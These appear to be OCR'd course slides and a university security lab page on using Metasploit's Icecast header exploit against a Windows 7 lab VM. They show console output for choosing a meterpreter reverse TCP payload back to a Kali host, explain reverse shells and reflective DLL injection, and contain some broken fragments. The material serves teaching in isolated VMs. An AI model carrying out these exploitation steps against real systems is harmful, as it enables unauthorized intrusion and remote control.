
You can find out about the exploit's runtime options



```
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.128.0.2       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/http/icecast_header) > 
```


Part 1: Exploit Windows 7 via Icecast Vulnerability

Simple logical network diagram




Metasploit basics

You can find out about the exploit’s payloads for this exploit…



```
msf6 exploit(windows/http/icecast_header) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/generic/custom                                               normal  No     Custom Payload
   1   payload/generic/debug_trap                                           normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_tcp                                       normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                                    normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/tight_loop                                           normal  No     Generic x86 Tight Loop
   5   payload/windows/dllinject/bind_hidden_ipknock_tcp                    normal  No     Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
   6   payload/windows/dllinject/bind_hidden_tcp                            normal  No     Reflective DLL Injection, Hidden Bind TCP Stager
   7   payload/windows/dllinject/bind_ipv6_tcp                              normal  No     Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
   8   payload/windows/dllinject/bind_ipv6_tcp_uuid                         normal  No     Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86)
   9   payload/windows/dllinject/bind_named_pipe                            normal  No     Reflective DLL Injection, Windows x86 Bind Named Pipe Stager
   10  payload/windows/dllinject/bind_nonx_tcp                              normal  No     Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   11  payload/windows/dllinject/bind_tcp                                   normal  No     Reflective DLL Injection, Bind TCP Stager (Windows x86)
   12  payload/windows/dllinject/bind_tcp_rc4                               normal  No     Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   13  payload/windows/dllinject/bind_tcp_uuid                              normal  No     Reflective DLL Injection, Bind TCP Stager with UUID Support (Windows x86)
   14  payload/windows/dllinject/reverse_hop_http                           normal  No     Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager
   15  payload/windows/dllinject/reverse_http                               normal  No     Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)
   16  payload/windows/dllinject/reverse_http_proxy_pstore                  normal  No     Reflective DLL Injection, Reverse HTTP Stager Proxy
   17  payload/windows/dllinject/reverse_ipv6_tcp                           normal  No     Reflective DLL Injection, Reverse TCP Stager (IPv6)
   18  payload/windows/dllinject/reverse_nonx_tcp                           normal  No     Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
   19  payload/windows/dllinject/reverse_ord_tcp                            normal  No     Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
   20  payload/windows/dllinject/reverse_tcp                                normal  No     Reflective DLL Injection, Reverse TCP Stager
   21  payload/windows/dllinject/reverse_tcp_allports                       normal  No     Reflective DLL Injection, Reverse All-Port TCP Stager
   22  payload/windows/dllinject/reverse_tcp_dns                            normal  No     Reflective DLL Injection, Reverse TCP Stager (DNS)
   23  payload/windows/dllinject/reverse_tcp_rc4                            normal  No     Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   24  payload/windows/dllinject/reverse_tcp_rc4_dns                        normal  No     Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   25  payload/windows/dllinject/reverse_tcp_uuid                           normal  No     Reflective DLL Injection, Reverse TCP Stager with UUID Support
```

Metasploit basics – reverse shell




```
msf5 exploit(windows/http/icecast_header) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/icecast_header) > 
```

https://metasploit.help.rapid7.com/docs/working-with-payloads

- **Reflective programming:** Is a metaprogramming strategy, the provides a process the ability to modify its own structure and behavior at runtime
- **Reflective DLL injection** is employed to load a library (e.g. reverse shell) into memory and then into a host process
- **Reverse shell** in an interpreter that runs on one computer, but its command input/output is from another computer
  - This will enable you to reach Windows from Kali, and Kali from Windows
  - A reverse shell is usually a “first choice” exploit
  - There are many different reverse shells available, and the most commonly known and stable has been the windows/meterpreter/reverse_tcp payload

Part 1: Exploit Windows 7 via Icecast Vulnerability


Simple logical network diagram



Metasploit basics – reverse shell


Remote host: Win7

Local host: Kali Linux



```
msf6 exploit(windows/http/icecast_header) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.128.0.2       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/http/icecast_header) > 
```

Remember: Where do you find IP addresses of your machines?



Lab: Exploitation

By Drs. Dave Eargle and Anthony Vance

This lab uses the following VMs:

- Kali
- Windows
- Metasploitable2


In this lab, you will use Metasploit to exploit and take control of a Windows VM and the Metasploitable2 VM you scanned in the previous lab.

g to Sectools.org:

in 2004. It is an advanced open-source platform for

l through which payloads, encoders, no-op generators,

etasploit Framework as an outlet for cutting-edge



Virtual Machines for the Security Labs

By Drs. Dave Eargle and Anthony Vance

This page documents virtual machines that I have prepared for students in my class to use to complete the labs.

Setting up your virtual lab

